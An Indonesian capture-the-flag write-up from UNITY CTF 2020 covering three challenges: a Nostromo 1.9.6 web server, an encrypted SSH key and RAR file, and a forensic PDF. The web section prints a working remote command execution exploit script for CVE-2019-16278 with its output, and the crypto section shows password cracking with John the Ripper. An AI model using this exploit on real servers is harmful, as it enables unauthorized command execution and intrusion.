

Write Up - UNITY CTF 2020

Persatuan Intel Negara Gaijin



Ketua:

Rio Darmawan

Anggota:

Ahmad Fauzzan Maghribi

Widi Afandi

Stromeo [Web - 137]

Diberikan sebuah halaman web static dan sebuah file zip konfigurasi. Dari file konfigurasi tersebut diketahui bahwa web berjalan menggunakan nostromo 1.9.6 yang memiliki directory transversal. Langsung cari exploitnya digoogle, kemudian melakukan sedikit modifikasi, kemudian jalankan. Munculah flagnya.

```
nangiid@nangiid-ubuntu ~/CTF/unity/penyisihan/web «ruby-2.6.5»
$ python rce.py 35.192.113.20 2002 ls
#AnjayHeker #SalamBooyah #EditorBerkelas #QuotersIndonesia
#anjayMabar #EDMBerkelas #editorDuniaMaya #MembalasDenganBerkarya
#KetikaTermuxKuBerjalanMakaDisitulahTakAdaSystemYangAman

UNITY2020{Bj1r_CVE-2019-16278_M00m3nt}

nangiid@nangiid-ubuntu ~/CTF/unity/penyisihan/web «ruby-2.6.5»
$
```

Script yang digunakan

```
#!/usr/bin/env python

import socket
import argparse

parser = argparse.ArgumentParser(description='RCE in Nostromo web server through 1.9.6 due to path traversal.')
parser.add_argument('host',help='domain/IP of the Nostromo web server')
parser.add_argument('port',help='port number',type=int)
parser.add_argument('cmd',help='command to execute, default is id',default='id',nargs='?')
args = parser.parse_args()


def recv(s):
    r=""
    try:
        while True:
            t=s.recv(1024)
            if len(t)==0:
                break
            r+=t
    except:
        pass
    return r

def exploit(host,port,cmd):
    s=socket.socket()
    s.settimeout(1)
    s.connect((host,int(port)))
    payload=""
    payload+=""POST /.%0d./.%0d./.%0d./.%0d./flag.txt HTTP/1.0\r\nContent-Length:
1\r\n\r\nnecho\r\n\r\n{} 2>&1 """".format(cmd)
    s.send(payload)
    r=recv(s)
    r=r[r.index('\r\n\r\n')+4:]
    print r

exploit(args.host,args.port,args.cmd)
```

Klepto [Cryptography - 137]


Diberikan sebuah file zip yang berisi file flag.rar, id_rsa dan readme.txt. Sesuai petunjuk dari file readme.txt, pertama cari password dari id_rsa private key PEM yang encrypted menggunakan john the ripper. Lalu didapatkan password **cyberpunk**. Selanjutnya extract file flag.rar menggunakan password yang sama, lalu tinggal lakukan decrypt pada file flag.enc. Kemudian didapatkan flagnya



```
Terminal
Terminal x Terminal x
$ john --wordlist=rockyou.txt --format=SSH key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys)
32/64])
Cost 1 (KDF/cipher [0=MD5/AES,1=MD5/3DES,2=Bcrypt/AES]) is 0 for all
loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying
even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
cyberpunk (id_rsa)
Warning: Only 1 candidate left, minimum 4 needed for performance.
1g 0:00:00:07 DONE (2020-03-15 21:05) 0.1293g/s 1855Kp/s 1855Kc/s 1
855KC/s *7iVamos!
Session completed
[Im-Bot@parrot] - [~/Downloads/klepto]
$ cat flag.enc | base64 -d | openssl enc -aes256 -d
enter aes-256-cbc decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
UNITYCTF2020{Ada_yang_terHeK_namun_bukan_Hatinya}
[Im-Bot@parrot] - [~/Downloads/klepto]
$
```

NEET Diary [Forensic - 500]

Diberikan sebuah file pdf berisi anime konosuba, kemudian kami googling menggunakan hint yang diberikan panitia namun tak kunjung usai. Lalu mencoba banyak sekali tools, namun banyak sekali yang gagal. Lalu kita menelusuri stackoverflow yang mana terkait mengenai problem yang sedang di coba, disitu juga kita menemukan sebuah tools bernama 'MUTOOL' (<https://stackoverflow.com/questions/3446651/how-to-convert-pdf-binary-parts-into-a-ascii-ansi-so-i-can-look-at-it-in-a-text-ed>)



Tools ini memiliki command extract, dan ada options -r untuk convert images to rgb.

```
nangiid@nangiid-ubuntu ~/CTF/unity/penyisihan/foren/NEET <ruby-2.6.5>
$ mutool
usage: mutool <command> [options]
      clean -- rewrite pdf file
      convert -- convert document
      create -- create pdf document
      draw -- convert document
      trace -- trace device calls
      extract -- extract font and image resources
      info -- show information about pdf resources
      merge -- merge pages from multiple pdf sources into a new pdf
      pages -- show information about pdf pages
      portfolio -- manipulate PDF portfolios
      poster -- split large page into many tiles
      sign -- manipulate PDF digital signatures
      run -- run javascript
      show -- show internal pdf objects

nangiid@nangiid-ubuntu ~/CTF/unity/penyisihan/foren/NEET <ruby-2.6.5>
$ mutool extract
usage: mutool extract [options] file.pdf [object numbers]
      -p password
      -r convert images to rgb

nangiid@nangiid-ubuntu ~/CTF/unity/penyisihan/foren/NEET <ruby-2.6.5>
$
```

Kemudian langsung eksekusi tool tersebut, hasilnya didapatkan banyak file gambar png.

```
nangiid@nangiid-ubuntu ~/CTF/unity/penyisihan/foren/NEET <ruby-2.6.5>
$ mutool extract -r art-book.pdf
warning: broken xref subsection, proceeding anyway.
warning: premature end of data in flate filter
extracting image tmg-0021.png
extracting image tmg-0026.png
extracting image tmg-0031.png
extracting image tmg-0036.png
extracting image tmg-0041.png
extracting image tmg-0046.png
extracting image tmg-0051.png
extracting image tmg-0056.png
extracting image tmg-0061.png
extracting image tmg-0066.png
extracting image tmg-0071.png
extracting image tmg-0076.png
extracting image tmg-0081.png
extracting image tmg-0086.png
extracting image tmg-0091.png
extracting image tmg-0096.png
extracting image tmg-0101.png
extracting image tmg-0106.png
extracting image tmg-0117.png
extracting image tmg-0120.png
extracting image tmg-0125.png
extracting image tmg-0127.png
extracting image tmg-0128.png
extracting image tmg-0129.png
extracting image tmg-0131.png
extracting image tmg-0132.png
extracting image tmg-0135.png
extracting image tmg-0136.png
extracting image tmg-0137.png
extracting image tmg-0138.png
extracting image tmg-0139.png
extracting image tmg-0140.png
extracting image tmg-0141.png
extracting image tmg-0144.png
extracting image tmg-0145.png
extracting image tmg-0146.png
```